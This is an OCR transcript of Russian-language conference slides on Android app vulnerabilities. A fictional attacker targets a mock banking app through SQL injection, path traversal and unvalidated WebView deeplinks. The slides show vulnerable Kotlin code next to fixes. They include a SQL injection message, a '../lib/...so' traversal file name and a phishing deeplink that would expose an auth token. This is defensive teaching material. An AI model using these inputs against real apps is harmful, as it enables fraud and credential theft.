
DGTL



Опасности в Android: уязвимости и защитные меры

Стекачева Юлия

Я — Юлия Стекачева,
Senior Android Engineer,
Junior Analyst в Райффайзен банке

Опыт работы	В мире Android-разработки обитаю с 2020 года
Сфера работы	Опыт в разработке мобильных банков и развлекательных приложений
Роль в банке	В данный момент исследую цифровые просторы Райффайзен Банка

DGTL

А нужна ли нам безопасность?

А нужна ли нам безопасность?

Пример

У тебя на телефоне есть банковское приложение

Злоумышленник находит уязвимость в нем и взламывает его

В итоге он получает доступ к твоим банковским счетам и переводит деньги себе

Последствия

- Потеря доверия клиентов
- Репутационные риски
- Юридические проблемы
- Финансовые убытки
- Профессиональная репутация

Уязвимости vs Эксплойты

Уязвимость

Слабое место в приложении или системе безопасности, которое может быть использовано злоумышленниками для атаки

Примеры:
Ошибки в коде, неправильные настройки безопасности

Эксплойт

Конкретная программа, кусок кода или техника, которая использует уязвимость для выполнения вредоносных действий

Портфолио злоумышленника

Имя	Никита
Опыт работы	Успешно взломал холодильник своей бывшей подруги, чтобы выяснить, что она ест на завтрак
Достижения	Вскрыл защиту «задом наперед» на секретной корпоративной базе данных. Теперь каждый вторник вечером планирую вечеринки на 500 человек
Рекомендации	Мой последний «клиент» описал меня как «лучшего вора данных, которого я когда-либо не видел»
Цели	Завоевать мир, одна украденная информация за другой!

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

DGTL


Уязвимости SQL

SQL инъекция

Приложение Bankovich

Сообщение от Никиты, являющееся SQL инъекцией:

"Hello!'); INSERT INTO messages (sender, content) VALUES (‘mom', 'Click here: best link'); --"



Уязвимость в коде

```
fun addMessage(
    db: SQLiteDatabase,
    sender: String,
    content: String,
) {
    val query = "INSERT INTO messages
        (sender, content) VALUES ('$sender’,
            '$content')"
    db.execSQL(query)
}
```

Уязвимость в коде

```
fun addMessage(
    db: SQLiteDatabase,
    sender: String,
    content: String,
) {
    val query = "INSERT INTO messages
        (sender, content) VALUES ('$sender’,
            '$content')"
    db.execSQL(query)
}
```

Уязвимость в коде

```
fun addMessage(
    db: SQLiteDatabase,
    sender: String,
    content: String,
) {
    val query = "INSERT INTO messages
        (sender, content) VALUES ('$sender’,
            '$content')"
    db.execSQL(query)
}
```

"Hello!'); INSERT INTO messages (sender, content) VALUES (‘mom', 'Click here: best link'); --"

Уязвимость в коде

```
fun addMessage(
    db: SQLiteDatabase,
    sender: String,
    content: String,
) {
    val query = "INSERT INTO messages
        (sender, content) VALUES ('$sender’,
            '$content')"
    db.execSQL(query)
}
```

Защитные меры

```
fun addMessage(
    db: SQLiteDatabase,
    sender: String,
    content: String,
) {
    val query = "INSERT INTO messages
        (sender, content) VALUES (?, ?)"
    val statement = db.compileStatement(query)
    statement.bindString(1, sender)
    statement.bindString(2, content)
    statement.execute()
}
```

Защитные меры

```
fun addMessage(
    db: SQLiteDatabase,
    sender: String,
    content: String,
) {
    val query = "INSERT INTO messages
        (sender, content) VALUES (?, ?)"
    val statement = db.compileStatement(query)
    statement.bindString(1, sender)
    statement.bindString(2, content)
    statement.execute()
}
```

Защитные меры

```
fun addMessage(
    db: SQLiteDatabase,
    sender: String,
    content: String,
) {
    val query = "INSERT INTO messages
        (sender, content) VALUES (?, ?)"
    val statement = db.compileStatement(query)
    statement.bindString(1, sender)
    statement.bindString(2, content)
    statement.execute()
}
```

Защитные меры

```
fun addMessage(
    db: SQLiteDatabase,
    sender: String,
    content: String,
) {
    val query = "INSERT INTO messages
        (sender, content) VALUES (?, ?)"
    val statement = db.compileStatement(query)
    statement.bindString(1, sender)
    statement.bindString(2, content)
    statement.execute()
}
```

Компилирует
SQL-запрос
в подготовленное
выражение
с заполнителями (?)

Защитные меры

```
fun addMessage(
    db: SQLiteDatabase,
    sender: String,
    content: String,
) {
    val query = "INSERT INTO messages
        (sender, content) VALUES (?, ?)"
    val statement = db.compileStatement(query)
    statement.bindString(1, sender)
    statement.bindString(2, content)
    statement.execute()
}
```

Защитные меры

Использование библиотеки Room по гайдам

Использование параметризованных запросов

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

DGTL


Path Traversal

Path Traversal

Приложение Bankovich

Файл от Никиты с именем:

../lib/arm64-v8a/libnative-lib.so



Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

→

/data/user/0/
com.example.app/files

Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

../lib/arm64-v8a/libnative-lib.so

Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

→

/data/user/0/
com.example.app/files/../
lib/arm64-v8a/libnative-
lib.so

Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

/data/user/0/
com.example.app/files/../
lib/arm64-v8a/libnative-
lib.so

Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

/data/user/0/
com.example.app/lib/arm
64-v8a/libnative-lib.so

Уязвимость в коде

```
fun saveFile(
    fileName: String,
    fileData: ByteArray,
) {
    val file = File(context.filesDir, fileName)
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Защитные меры

```
fun saveFile(fileName: String, fileData: ByteArray) {
    val baseDir = context?.filesDir
    val file = File(baseDir, fileName).canonicalFile

    if (baseDir == null ||
        !file.path.startsWith(baseDir.canonicalPath)
    ) {
        throw SecurityException("Access to this file is not allowed")
    }
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Защитные меры

```
fun saveFile(fileName: String, fileData: ByteArray) {
    val baseDir = context?.filesDir
    val file = File(baseDir, fileName).canonicalFile

    if (baseDir == null ||
        !file.path.startsWith(baseDir.canonicalPath)
    ) {
        throw SecurityException("Access to this file is not allowed")
    }
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Защитные меры

```
fun saveFile(fileName: String, fileData: Byt
    val baseDir = context?.filesDir
    val file = File(baseDir, fileName).c
    if (baseDir == null ||
        !file.path.startsWith(baseDir.canonicalPath)
    ) {
        throw SecurityException("Access to this file is not allowed")
    }
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

→

data/user/0/
com.example.app/files/

Защитные меры

```
fun saveFile(fileName: String, fileData: ByteArray) {
    val baseDir = context?.filesDir
    val file = File(baseDir, fileName).canonicalFile

    if (baseDir == null ||
        !file.path.startsWith(baseDir.canonicalPath)
    ) {
        throw SecurityException("Access to this file is not allowed")
    }
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Защитные меры

```
fun saveFile(fileName: String, fileData: ByteArray) {
    val baseDir = context?.filesDir
    val file = File(baseDir, fileName).canonicalFile

    if (baseDir == null ||
        !file.path.startsWith(baseDir.canonicalPath)
    ) {
        throw SecurityException("Access to this file is not allowed")
    }
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Возвращает
файл с абсолютным
путем, убирая
относительные
элементы пути (.. и .)

Защитные меры

```
fun saveFile(fileName: String, fileData: ByteArray) {
    val baseDir = context?.filesDir
    val file = File(baseDir, fileName).canonicalFile

    if (baseDir == null ||
        !file.path.startsWith(baseDir.canonicalPath)
    ) {
        throw SecurityException("Access to this file is not allowed")
    }
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

Защитные меры

```
fun saveFile(fileName: String, fileData: ByteArray) {
    val baseDir = context?.filesDir
    val file = File(baseDir, fileName).canonicalFile

    if (baseDir == null ||
        !file.path.startsWith(baseDir.canonicalPath)
    ) {
        throw SecurityException("Access to this file is not a
    }
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

/data/user/0/
com.example.app/lib/arm
64-v8a/libnative-lib.so

Защитные меры

```
fun saveFile(fileName: String, fileData: ByteArray) {
    val baseDir = context?.filesDir
    val file = File(baseDir, fileName).canonicalFile

    if (baseDir == null ||
        !file.path.startsWith(baseDir.canonicalPath)
    ) {
        throw SecurityException("Access to this file is not allowed")
    }
    FileOutputStream(file).use { fos ->
        fos.write(fileData)
    }
}
```

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

План Никиты

Start

Уязвимости SQL

Path Traversal

Загрузка произвольного URL

Обратный слэш в URL

Доступ к произвольным компонентам

JavaScript Interface

Tapjacking

Finish

План Никиты

Start

Уязвимости SQL

Path Traversal

Обратный слэш
в URL

Загрузка
произвольного URL

JavaScript
Interface

Доступ
к произвольным
компонентам

Tapjacking

Finish

Уязвимости Webview

Загрузка произвольного URL


Загрузка произвольного URL

Приложение Bankovich


Сайт от Никиты, который полностью идентичен сайту банка

Диплинк банковского приложения, ведующий на сайт Никиты:

bankovich://https://www.raiffeisen.ru



Демо уязвимости



Уязвимость в коде

```
private fun loadDeeplink() {
    val deeplink = intent.data

    if ("/webview" == deeplink?.path) {
        val url = deeplink.getQueryParameter("url")
        url?.let { WebView(it) }
    } else {
        // other logic
    }
}
```

Уязвимость в коде

```
private fun loadDeeplink() {
    val deeplink = intent.data

    if ("/webview" == deeplink?.path) {
        val url = deeplink.getQueryParameter("url")
        url?.let { WebView(it) }
    } else {
        // other logic
    }
}
```

Уязвимость в коде

```
private fun loadDeeplink() {
    val deeplink = intent.data

    if ("/webview" == deeplink?.path) {
        val url = deeplink.getQueryParameter("url")
        url?.let { WebView(it) }
    } else {
        // other logic
    }
}
```

Нет валидации url

Уязвимость в коде

```
private fun getAuthHeaders(): Map<String, String> {
    val headers: MutableMap<String, String> = HashMap()
    headers["Authorization"] = getUserToken()
    return headers
}

private fun getUserToken(): String {
    return "userToken"
}
```

Уязвимость в коде

```
@Composable
private fun WebView(url: String) {
    AndroidView(factory = {
        android.webkit.WebView(it).apply {
            layoutParams = ViewGroup.LayoutParams(
                ViewGroup.LayoutParams.MATCH_PARENT,
                ViewGroup.LayoutParams.MATCH_PARENT
            )
        }
    }, update = {
        it.loadUrl(url, getAuthHeaders())
    })
}
```

Уязвимость в коде

```
@Composable
private fun WebView(url: String) {
    AndroidView(factory = {
        android.webkit.WebView(it).apply {
            layoutParams = ViewGroup.LayoutParams(
